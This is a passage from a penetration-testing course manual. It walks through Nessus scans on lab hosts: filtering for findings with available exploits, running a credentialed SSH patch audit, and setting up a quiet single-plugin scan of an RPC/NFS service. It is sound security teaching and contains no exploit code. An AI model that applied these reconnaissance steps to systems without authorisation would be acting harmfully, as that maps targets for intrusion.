

Figure 64: Viewing Discovered Vulnerabilities

We can filter these vulnerabilities by severity, exploitability, CVE, and more. To display the vulnerabilities that will most likely lead to target compromise, we can click on *Filter* and change the dropdown on the resultant panel to "Exploit Available", accepting the defaults of "is equal to" and "true". Once configured, we click *Apply*:



Figure 65: Filtering Vulnerabilities with Exploits

This will display a list of vulnerabilities in groups that are defined by Nessus:



Figure 66: Vulnerability List with Groups

While this grouping can be useful, we will click the gear icon at the top right of the table and click *Disable Groups*. This will present a preferred output format, listing all vulnerabilities on a single page, sorted by severity:



Figure 67: Disabling Grouping

This output format is perfect for our purposes as it displays a kind of roadmap to potential compromise of the target, with highest-risk vulnerabilities displayed first:



Figure 68: Grouping Disabled

Of course, some of the entries may represent false positives, which is why it is critical to review the scan data and manually test the scan results.

8.2.4.2 Exercises

1. Follow the steps above to create your own unauthenticated scan of Gamma.
2. Run the scan with Wireshark open and identify the steps the scanner performed to completed the scan.
3. Review the results of the scan.

8.2.5 Authenticated Scanning With Nessus

We can generate more detailed information and reduce false positives by performing an authenticated scan, which requires valid target credentials. To demonstrate the value of an authenticated scan, we will run one against our Debian lab client. Keep in mind however that as penetration testers we would not perform an authenticated scan in most cases without explicit permission and clear communication from the target network administrators due to potentially higher risks of unintentional interruptions to production systems.

To begin, we'll click the *New Scan* button to start a scan.



Figure 69: Creating a Scan

Even though all Nessus templates accept user credentials, we will use the *Credentialed Patch Audit* scan template, which comes preconfigured to execute local security checks against the target. This template will not only scan for missing operating system level patches, but will also scan for outdated applications that could be vulnerable to vectors such as privilege escalation.

Next, we will click the *Credentialed Patch Audit* card:



Figure 70: Selecting the "Credentialed Patch Audit" scan

Once again, we will provide a name for the scan and set the target. Note that the IP of your Debian client will vary. Please refer to the student control panel for the correct Debian client IP.



Figure 71: Basic Configuration of Authenticated Scan

Next, we click the *Credentials* tab and the *SSH* category. On the *Authentication method* dropdown, we select *password*, set the username to "root", and provide the password for our Debian client. The proper configuration can be seen in Figure 72:



Figure 72: Entering SSH Credentials

While we will only use the SSH configuration for this example, we can easily review the other Nessus-supported authentication mechanisms by clicking the *Categories* dropdown menu and selecting *All*.

Finally, we can click the arrow next to *Save*, and then *Launch* the scan:



Figure 73: Launching the Scan

As with the unauthenticated scan, while the scan is in progress the status is reported as "Running". Once the scan reaches a "Completed" status, we can click on the scan name to open up the list of hosts and click on the Debian client's IP. This shows a list of the discovered vulnerabilities that may be exploitable on the Debian target:



Figure 74: Reviewing the results

In this view, notice that the vulnerabilities are listed with patch numbers. This is because during the Discovery phase of the scan, Nessus determined that the target was running the Debian operating system and executed only the *Debian Local Security Checks* plugins.[233] We can see that the authenticated scan was successful as the scanner now has visibility into vulnerable applications that are not remotely exposed, such as Firefox.

8.2.5.2 Exercises

1. Follow the steps above to create your own authenticated scan of your Debian client.
2. Review the results of the scan.

8.2.6 Scanning with Individual Nessus Plugins

By default, Nessus will enable a number of plugins behind-the-scenes when running a default template. While this is certainly useful in many scenarios, we can also fine-tune our options to, for example, quickly run a single plugin. We can use this feature to validate a previous finding or to quickly discover all the targets vulnerable to a specific exploit in an environment.

For this example, we will run the *NFS Exported Share Information Disclosure*[234] plugin against the "Beta" host in the lab. We can use this plugin to gather information from the RPC server (port 111) and validate if the target is exporting any NFS shares.

To run a scan for a single plugin, we will once again begin with a *New Scan*:



Figure 75: Creating a Scan

This time, we will use the *Advanced Scan* template. Unlike the Basic Network Scan and Credentialed Patch Audit templates that were previously used, the Advanced Scan template does not use recommendations for scan configurations. This template does, however, offer a set of "Advanced" defaults that are typically hidden or unavailable to other templates. Note that Advanced Scan allows us to select individual plug-ins, an option that is not available to most other templates.

[233] (Tenable, 2020), https://www.tenable.com/plugins/nessus/families/Debian%20Local%20Security%20Checks

[234] (Tenable, 2020), https://www.tenable.com/plugins/nessus/11356

To use this template, click on the *Advanced Scan* card and configure the name and targets:



Figure 76: Configuring Individual Scan

To save time and scan more quietly, we will turn off *Host discovery*, since we know the host is available. We will do this by clicking on *Discovery* > *Host Discovery* under the *Settings* tab and deselecting “Ping the remote host”:



Figure 77: Removing Host Discovery

In addition to disabling host discovery, we can also narrow the scanned port list if we know what port the service is already running on, understanding that services *do not* always listen on the default port. We should only do this if we are confident that the service is, in fact running on that port. Since we are scanning the RPC service and we know that RPC is in fact running on TCP port 111, we will only scan this port.

To set this up, we will select *Discovery* > *Port Scanning*, and under the *Settings* tab, we will enter "111" into the *Port scan range* field. We will also uncheck all options under the *Local Port Enumerators* section as well, as shown in Figure 78.

